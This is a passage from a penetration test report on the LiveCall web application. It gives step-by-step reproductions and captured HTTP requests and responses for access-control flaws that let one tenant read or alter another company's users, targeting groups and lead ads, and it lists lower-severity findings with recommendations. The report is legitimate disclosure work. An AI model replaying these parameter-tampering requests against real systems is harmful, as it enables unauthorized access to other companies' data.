equential_in_random_order","last_error":null,"account_id":9300,"handler_ids":[98433]}}
```

Case #20 assigning user from another company to Facebook lead AD:

1. As **user A** sign into account, fetch `user_id` from `/users/me` endpoint
2. As **user B** sign into account and go to Facebook Lead ADs module
3. As **user B** add new facebook lead ad and after that edit it
4. While sending PUT request intercept it and paste value copied from **user A** to `handler_ids` param
5. Go again to facebook lead ad – **user A** should be assigned into this lead.

Below you can find example request send to server:

```
PUT /facebook_lead_subscriptions/256 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 645
Origin: https://app.livecall.io
Connection: close
Cache-Control: no-transform

{"facebook_lead_subscription":{"name":"<u>aaa","status":"on","authorization_status":"author
ized","page_id":"[REDACTED]","page_access_token":"[REDACTED]","page_name":"[REDACTED]","use
r_access_token":null,"remote_object_type":null,"remote_object_ids":[],"last_error":{},"loca
le":"en","automatically_schedules_when_out_of_working_hours":true,"schedule_interval":null,
"user_picking_mode":"sequential_in_random_order","account_id":"9300","handler_ids":["98433"
]}}
```

Response from server:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Mon, 24 Feb 2020 12:28:04 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"d6d899c070e0c73375e4a2925fce1559"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 17c2db61-cb36-44e1-aeb7-05fb6652e74b
X-Runtime: 0.040071
X-Cloud-Trace-Context: 3426973cfee4454ccb5a73db011ef876;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 637

{"facebook_lead_subscription":{"id":256,"status":"on","authorization_status":"authorized","
name":"\u003cu\u003eaaa","page_id":"[REDACTED]","page_access_token":"[REDACTED]","page_name
":"[REDACTED]","locale":"en","automatically_schedules_when_out_of_working_hours":true,"remo
te_object_type":null,"remote_object_ids":[],"schedule_interval":null,"user_picking_mode":"s
equential_in_random_order","last_error":null,"account_id":9300,"handler_ids":[98433]}}
```

Case #22 inviting user to account using another admin's registered email address, leads to leak all another's company data:

1. As **user A** go to Users module, invite **user B (admin)** e-mail address
2. Look on server response. All data in response belong to **user B** company.

Below you can find example request send to server:

```
POST /users HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 766
Origin: https://app.livecall.io
Connection: close
Cache-Control: no-transform

{"user":{"email":"audytor12+lc1@securitum.pl","phone_number":"","password":null,"password_c
onfirmation":null,"current_password":null,"role":"consultant","status":null,"call_provider"
:null,"created_at":null,"notifies_visitor":false,"visitor_notification":null,"unavailable_f
rom":null,"unavailable_to":null,"recipient_kind":"regular","is_agency":false,"should_be_cal
led_from_visitor_phone_number":false,"callback_notification_method":"email","callback_notif
ication_kinds":["successful","failed"],"notification_email":null,"can_see_private_informati
on":false,"tone_dialing_sequence":null,"locale":null,"visitor_count":0,"filtered_visitor_co
unt":0,"incoming_call_count":0,"name":"fff","account_id":"9300","department_id":null,"agenc
y_id":null,"verified_number_id":null}}
```

Response from server:

```
HTTP/1.1 201 Created
Server: nginx/1.13.8
Date: Wed, 26 Feb 2020 13:06:19 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"1ee05026372713a46a04864d193f3063"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 3c6acf00-bc8b-4a4c-a8dd-fbb6b6a3b8e1
X-Runtime: 0.116234
X-Cloud-Trace-Context: f096c66547974d728b517a5cce44ed9b;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 7031
{
  "accounts": [
    {
      "id": 9298,
      "domain": "\"><u>aaa</u>aaa",
      "whitelabel": false,
      "state": "on",
      "currency": "pln",
      "is_recording": true,
      "time_zone_id": "Warsaw",
      "registration_step": "installation",
      "allows_multiple_offline_calls": true,
      "multiple_offline_call_limit": 1,
      "deliver_reports_to": null,
```

```
      "is_installed": true,
      "created_at": "2020-02-20T13:30:27.058+01:00",
      "payment_method": "braintree",
      "is_installed_on_shopify": false,
      "rate_limit": 30,
      "rate_limit_period": 3600,
      "countries": null,
      "submits_events_to_google_analytics": true,
      "submits_events_to_google_tag_manager": false,
      "submits_events_to_facebook_pixel": false,
      "billing_notification_email": "audytor12+lc2@securitum.pl",
      "is_verified_charge_bee_customer": true,
      "default_call_kind": "callback",
      "tax_country": null,
      "credits_amount": "0.0",
      "call_price": 0.0,
      "custom_name_announcement": "connecting",
      "is_billed_externally": null,
      "company_size": "1-9",
      "preferred_country": "pl",
      "feature_flags": null,
      "events_excluded_from_google_analytics": null,
      "trigger_fireing_mode": "fire_triggers_independently",
      "links": {
        "current_subscription": "/charge_bee/accounts/9298/subscription",
        "current_plan": "/charge_bee/accounts/9298/plan"
      },
      "sends_scheduled_call_notifications": false,
      "scheduled_call_notification_lead_time": 3,
      "scheduled_call_notification_sender_name": "null",
      "recharge_status": "recharge_automatically",
      "recharge_amount": 30.0,
      "recharge_treshold": 10.0,
      "twilio_sender_id": null,
      "minimum_password_length": null,
      "password_requirements": [],
      "can_see_only_custom_plan": false,
      "submits_data_to_internal_google_analytics": false,
      "user_ids": [
        98433,
        98552
      ],
      [...]

}
```

Case #23 possibility to get another's company targeting filters leads to removing them from original targeting group:

1. As **user A** sign into account and go to Targeting module. Open a target group and edit it. This target group should have filled all filters options.
2. From server response get values from params:
    a. `targeting_rule_ids`
    b. `handler_ids`
3. As **user B** sign into account and go to Targeting module and add one
4. While sending POST request for adding new targeting group intercept it and paste value copied from **user A** to `targeting_rule_ids` and `handler_ids` param. In server response will be a leak of used filters from `targeting_rule_ids` and user which belong to company of **user A** will be assigned to this **user B** targeting group.
5. Go again to **user A** targeting group. Filters used in request from **user B**, will no longer be available in this targeting group.

Below you can find example request send to server:

```
POST /filters HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 651
Origin: https://app.livecall.io
Connection: close
Cache-Control: no-transform

{"filter":{"status":"on","name":"CCC","countries":[],"countries_match_kind":"any_matches","
device_kind":null,"rate_limit_kind":null,"rate_limit_value":null,"isolates_interest_scope":
false,"schedule_interval":null,"user_selection_mode":"by_user","referrer_kind":"custom","al
lows_call_scheduling_when_unavailable":true,"automatically_schedules_when_out_of_working_ho
urs":false,"intercepts_phone_links":true,"tracking_param_targeting_rules_magma_operation":n
ull,"user_picking_mode":"sequential_in_random_order","targeting_rule_ids":["3708","3709","3
710","3711"],"account_id":"9298","handler_ids":["98530"],"widget_ids":["10587"],"caller_num
ber_id":null}}
```

Response from server:

```
HTTP/1.1 201 Created
Server: nginx/1.13.8
Date: Thu, 27 Feb 2020 08:18:19 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
ETag: W/"f57cad7b999a88cf0574358035081e1c"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 01d14ce8-2b2a-435e-ae86-28173fb140c0
X-Runtime: 0.056193
X-Cloud-Trace-Context: 684f93f4f7254c0fc0a90a0df9ab0b5b;o=1
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 1243
{"targeting_rules":[{"id":3708,"subject":"url","subject_id":null,"comparison_method":"equal
s","expected_result":true,"value":"bbb","filter_id":11058},{"id":3709,"subject":"url","subj
ect_id":null,"comparison_method":"equals","expected_result":true,"value":"aaa","filter_id":
11058},{"id":3710,"subject":"tracking_param","subject_id":"utm_source","comparison_method":
```

"equals","expected_result":true,"value":"ggg","filter_id":11058},{"id":3711,"subject":"tracking_param","subject_id":"utm_source","comparison_method":"equals","expected_result":true,"value":"eee","filter_id":11058}],"filter":{"id":11058,"kind":"website","status":"on","device_kind":null,"rate_limit_kind":null,"rate_limit_value":null,"isolates_interest_scope":false,"allows_call_scheduling_when_unavailable":true,"automatically_schedules_when_out_of_working_hours":false,"countries":[],"countries_match_kind":"any_matches","name":"CCC","schedule_interval":null,"user_selection_mode":"by_user","referrer_kind":"custom","user_picking_mode":"sequential_in_random_order","intercepts_phone_links":true,"tracking_param_targeting_rules_magma_operation":null,"handler_ids":[98530],"widget_ids":[10587],"targeting_rule_ids":[3708,3709,3710,3711],"account_id":9298,"caller_number_id":null}}

Case #24 possibility to add targeting group to another company via account_id parameter:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** sign into account and go to Targeting module
3. As **user B** add targeting group and after that edit it
4. While sending PUT request intercept it and paste value copied from **user A** to `account_id` param
5. Go to **user A** Targeting module, targeting group added by **user B** should appear.

Below you can find example request send to server:

```
PUT /filters/11040 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 631
Origin: https://app.livecall.io
Connection: close
Cache-Control: no-transform

{"filter":{"status":"on","name":"HHHH","countries":[],"countries_match_kind":"any_matches",
"device_kind":null,"rate_limit_kind":null,"rate_limit_value":null,"isolates_interest_scope"
:false,"schedule_interval":null,"user_selection_mode":"by_user","referrer_kind":"custom","a
llows_call_scheduling_when_unavailable":true,"automatically_schedules_when_out_of_working_h
ours":false,"intercepts_phone_links":true,"tracking_param_targeting_rules_magma_operation":
null,"user_picking_mode":"sequential_in_random_order","targeting_rule_ids":["3712"],"accoun
t_id":"9300","handler_ids":["98433"],"widget_ids":["10539"],"caller_number_id":null}}
```

Response from server:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Thu, 27 Feb 2020 08:50:57 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
ETag: W/"d42029f5316366bb1e1be16134d39192"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 414dc631-c647-4386-9880-0981a3eaf083
X-Runtime: 0.044743
X-Cloud-Trace-Context: 8e3baae640bb4a9581bcc43f78e087af;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 820

{"targeting_rules":[{"id":3712,"subject":"tracking_param","subject_id":"utm_source","compar
ison_method":"equals","expected_result":true,"value":"ggg","filter_id":11040}],"filter":{"i
d":11040,"kind":"website","status":"on","device_kind":null,"rate_limit_kind":null,"rate_lim
it_value":null,"isolates_interest_scope":false,"allows_call_scheduling_when_unavailable":tr
ue,"automatically_schedules_when_out_of_working_hours":false,"countries":[],"countries_matc
h_kind":"any_matches","name":"HHHH","schedule_interval":null,"user_selection_mode":"by_user
","referrer_kind":"custom","user_picking_mode":"sequential_in_random_order","intercepts_pho
ne_links":true,"tracking_param_targeting_rules_magma_operation":null,"handler_ids":[98433],
"widget_ids":[10539],"targeting_rule_ids":[3712],"account_id":9300,"caller_number_id":null}
}
```

LOCATION

https://livecall-api.t.livecall.io/users (`PUT` method)

https://livecall-api.t.livecall.io/users/<ID> (`PUT` and `POST` method)

https://livecall.user.com/api/user-chatping/ (`POST` method)

https://livecall-api.t.livecall.io/users?account_id=<id>&page=1&per_page=20 (`GET` method)

https://livecall-api.t.livecall.io/users/[ID] (`GET` method)

https://api.livecall.io/v1/users/ (`GET` method)

https://livecall-api.t.livecall.io/aggregated_stats?account_id=[ID] (`GET` method)

https://livecall-api.t.livecall.io/call_legs/[ID] (`GET` method)

https://livecall-api.t.livecall.io/blacklisted_numbers/[ID] (`GET` method)

https://livecall-api.t.livecall.io/charge_bee/plans?account_id=[ID] (`GET` method)

https://livecall-api.t.livecall.io/api_keys/[ID] (`GET` method)

https://livecall-api.t.livecall.io/lacklisted_numbers/[ID] (`PUT` method)

https://livecall-api.t.livecall.io/recordings?ids%5B%5D=[ID] (`GET` method)

https://livecall-api.t.livecall.io/webhooks/[ID] (`PUT` method)

https://livecall-api.t.livecall.io/webhooks?ids%5B%5D=45&ids%5B%5D=[ID] (`PUT` method)

https://livecall-api.t.livecall.io/holidays/[ID] (`PUT` method)

https://livecall-api.t.livecall.io/availability_ranges/[ID] (`PUT` method)

https://livecall-api.t.livecall.io/widgets/[ID] (`PUT` method)

https://livecall-api.t.livecall.io/widget_agreement_questions/[ID] (`PUT` method)

https://livecall-api.t.livecall.io/facebook_lead_subscriptions/[ID] (`PUT` method)

https://livecall-api.t.livecall.io/filters (`POST` method)

https://livecall-api.t.livecall.io/filters/[ID] (`PUT` method)

RECOMMENDATION

It is recommended to implement and improve the mechanism responsible for the verification of access to data. The user should be able to access only the resources that he owns.

More information:

- https://www.owasp.org/index.php/Guide_to_Authorization
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Testing_Automation.html
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

[LOW] LIVECALL-LIVECALLWEB-002: Ability to change user email without confirmation

SUMMARY


The email change function in the application requires the user to provide only the new email address. It is not verified whether the user controls his current or new email or whether he knows the password. Since email change is a very sensitive action, as it may lead to taking over the account.

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is shown an excerpt from the profile view. Change of the email can be done without additional verification.




Email change request:

```
PUT /users/97729 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 787
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/registrations/profile

{"user":{"email":"admin1@[REDACTED]","phone_number":"[REDACTED]","password":null,"password_
confirmation":null,"current_password":null,"role":"admin","status":"active","call_provider"
:null,"created_at":"2020-02-
19T09:19:25.568Z","notifies_visitor":false,"visitor_notification":null,"unavailable_from":n
ull,"unavailable_to":null,"recipient_kind":"regular","is_agency":false,"should_be_called_fr
om_visitor_phone_number":false,"callback_notification_method":"email","callback_notificatio
n_kinds":["successful","failed"],"notification_email":null,"can_see_private_information":tr
ue,"tone_dialing_sequence":null,"locale":"pl","visitor_count":0,"filtered_visitor_count":0,
"incoming_call_count":0,"name":"jo1n","account_id":"2","department_id":null,"agency_id":nul
l,"verified_number_id":null}}
```

Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Wed, 19 Feb 2020 09:30:45 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"e8e685ed5265e0f6594da2c8e9fbcc64"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: e35e0509-fc38-4efc-b7ff-e05f288992c2
X-Runtime: 0.199583
X-Cloud-Trace-Context: 9a83bc9f50d143a3cb99f1f54c256b9f;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 893

{"availability_ranges":[{"id":26426,"start_week_day":1,"end_week_day":5,"start_time":32400,
"end_time":61200,"user_id":97729}],"user":{"id":97729,"email":"admin1@[REDACTED]","phone_nu
mber[REDACTED]","account_id":9285,"role":"admin","call_provider":null,"name":"jo1n","create
d_at":"2020-02-19T10:19:25.568+01:00","confirmed_at":"2020-02-
19T10:20:44.675+01:00","is_agency":false,"status":"active","callback_notification_method":"
email","callback_notification_kinds":["successful","failed"],"recipient_kind":"regular","sh
ould_be_called_from_visitor_phone_number":false,"notifies_visitor":false,"visitor_notificat
ion":null,"can_see_private_information":true,"unavailable_from":null,"unavailable_to":null,
"tone_dialing_sequence":null,"notification_email":null,"locale":"pl","agency_id":null,"depa
rtment_id":null,"verified_number_id":null,"filter_ids":[10947],"availability_range_ids":[26
426]}}
```

Changed email address:



LOCATION

Accounts settings.

RECOMMENDATION

It is recommended that email change functionality requires the users' current password. An email should be sent to the new address with the operation confirmation link, so the new email would be verified in the same manner as in the registration process. Additionally it's recommended to send email message to old one with link to cancel this operation.

[INFO] LIVECALL-LIVECALLWEB-003: Token sent in URL

SUMMARY

The analysis showed that the token that is used to access calls recordings is sent at some point using HTTP GET method in the URL address. An attacker who knows the token (for example, through a user's browser access and a history-based address or server logs) could get access to website.

PREREQUISITES FOR THE ATTACK

Access to users' browser.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is a HTTP GET request example when session tokens are sent:

```
GET /downloads/recordings/1031765?token=[REDACTED] HTTP/1.1
Host: dl.livecall.io
User-Agent: [REDACTED]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://app.livecall.io/calls?p=1&q=accountId%3D9290&s=
```

LOCATION

Download recording.

https://dl.livecall.io/downloads/recordings/[ID]?token=[token] (`GET` method)

RECOMMENDATION

It is recommended that the token should never be sent via the HTTP GET method, but only using HTTP POST method or HTTP headers.

[LOW] LIVECALL-LIVECALLWEB-004: Public access to administrative panel login form

SUMMARY

After going under the path https://livecall.io/wp-login.php it is possible to access the login form to the administration panel. The attacker, using this fact, may try to find a vulnerability in the software used. It is also possible to perform brute-force attack on the login form.

More information:


- https://www.owasp.org/index.php/Enumerate_Infrastructure_and_Application_Admin_Interfaces_(OTG-CONFIG-005)

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is a screenshot with publicly accessible administrative login form:



LOCATION

https://livecall.io/wp-login.php

RECOMMENDATION

It is recommended to verify whether access to the form must be possible from the public Internet network. If not, access should be limited to selected groups of IP addresses (whitelist).

[LOW] LIVECALL-LIVECALLWEB-005: Users email enumeration

SUMMARY

The analysis showed that It is possible to enumerate usernames in the system based on the server responses. When user tries to reset password for non-existing email an error message is shown.

More information:

